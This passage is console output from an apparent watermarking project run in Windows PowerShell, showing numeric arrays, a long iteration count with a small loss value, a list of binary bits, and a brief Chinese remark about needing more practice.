. .erMark-master

5.0641179e-02 1.2613451e-01 7.6013970e-01 3.9729154e-01 2.0722985e-01
4.1107583e-01 4.0970325e-02 5.3647423e-01 8.4394431e-01 9.3160415e-01
9.6016240e-01 4.7367322e-01 6.6119111e-01 2.3830009e-01 6.7435575e-01
9.0379012e-01 5.4360259e-01 1.5317488e-01 2.7589071e-01 2.8296542e-01
1.6825545e-01 5.6354630e-01 1.2691379e-02 1.7064774e-01 8.3918536e-01
8.4298325e-01 6.4854753e-01 1.0004044e-02 3.8931763e-01 6.7693663e-01
7.3128891e-01 2.9366577e-01 3.1504095e-01 1.3709068e-04 7.1553421e-01
5.3280962e-01 1.9892907e-01 2.0818090e-01 1.4590967e-01 6.6260314e-01
1.9644094e-01 2.6744521e-01 2.8873062e-01 4.7868562e-01 9.4877970e-01
2.8541327e-01 3.2763600e-02 6.2926459e-01 3.0523109e-01 6.9659293e-01
1.8677342e-01 7.0613074e-01 1.5975499e-01 9.4998312e-01 5.7119846e-01
1.2553096e-01 6.3650894e-01 8.2893503e-01 9.2166436e-01 9.4548273e-01
4.0002751e-01 4.8169434e-01 4.8244393e-01 3.5528731e-01 9.6177530e-01
3.9952469e-01 2.8119469e-01 9.0144885e-01 8.3319414e-01 5.5752754e-01
2.8238082e-01 8.2627332e-01 9.1440725e-01 3.6253977e-01 2.0716178e-01
5.3981566e-01 9.3501806e-01 2.0558119e-02 7.5507474e-01 2.8236437e-01
5.3434336e-01 2.3192048e-01 9.9740040e-01 1.1673248e-01 6.6336763e-01
3.9248073e-01 7.6715136e-01 8.0630827e-01 5.4090810e-01 2.3054183e-01
1.9437909e-01 9.2723262e-01 1.3474393e-01]]
999999 [[ 0.2784757  0.75953484  0.12466168  0.7137392  0.75156915  0.51293796
 0.333969  0.2995794  1.099364  0.03150839  0.0314994  1.2609622
 0.5400473  0.5596345  0.96147186  0.37528762  0.77397925  0.27029622
 0.7043468  0.2846489 -0.08436397  0.1671994 -0.06949328  0.5569567
-0.12585235  1.0649625 -0.23742929  0.6681961  0.41668513  0.69985044
 0.6511522  0.1839534  0.38374463  0.94523  1.0694684  0.11776368
 0.48327735 -0.42716375  0.16863114  0.90840495  0.05188991  0.14123334
 1.1164628  0.8219976  1.0554706  0.97997445  0.70887005  0.91673607
 0.2966709  0.71939266 -0.07033962  0.41344592 -0.24751858  0.5912206
-0.11451386 -0.04392201  0.7892136  0.7159236 -0.11347006  0.26007462
 0.4254331  0.70883083  0.29426846  0.15103187  0.8240547  0.46093082
 0.10741509  0.3969632  0.09145159  0.54762536  0.5834975  0.4828569
 0.02581059 -0.04339261  0.7828109  0.10322519  0.41500205  0.80260694
 0.6824801  1.0764514  0.10683551  0.9116574  0.36015302  0.01493159
 0.5091159  0.8278603  0.4541499 -0.14181894  0.8443729  0.98160267
-0.19407466  0.7924578  0.4948945  0.35976782  1.0336726  1.3650031
-0.11604317 -0.00151175  0.19179925  0.9127865  0.73534447  0.7855623
 0.9011533  0.39365318  0.96846914  0.42995605  0.3161644  0.79513174
 0.25789964  0.39715335  0.83262247  0.39897346  0.43362862  1.2520108
 0.2753242  0.802204 -0.0295192  0.68631524  0.6373983  0.6480485
 0.80587626  1.0389868  0.68541455  0.53894514  0.33290955  0.08988333
 0.76007164 -0.00420561]] 1.4344376e-05
[0, 1, 0, 1, 1, 1, 0, 0, 1, 0, 0, 1, 1, 1, 0, 1, 1, 0, 1, 0, 1, 0, 0, 0, 0, 1, 0, 1, 0, 1, 0, 1, 1, 0, 0, 1, 1, 0, 0, 0, 0, 1,
0, 0, 1, 1, 1, 1, 1, 1, 0, 1, 0, 0, 1, 0, 0, 1, 1, 0, 0, 0, 1, 0, 0, 1, 0, 0, 0, 0, 1, 1, 0, 0, 0, 1, 0, 0, 1, 1, 1,
0, 1, 0, 0, 1, 1, 0, 0, 1, 1, 0, 1, 0, 0, 1, 1, 0, 0, 0, 1, 1, 1, 0, 1, 0, 0, 1, 0, 0, 1, 0, 1, 0, 1, 1, 1,
1, 1, 1, 1, 0, 0, 1, 0]
PS C:\Users\CHRIS\Desktop\week3\H5A>

```

等再修炼几年吧